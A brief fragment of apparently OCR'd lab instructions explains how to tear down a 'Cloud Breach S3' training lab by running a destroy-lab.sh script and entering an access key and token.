
Destroy Lab

1. Run destroy-lab.sh script to destroy lab

bash destroy-lab.sh



2. Select 1 "Destroy Cloud Breach S3" and provide the access key and token



Acceptable Use Policy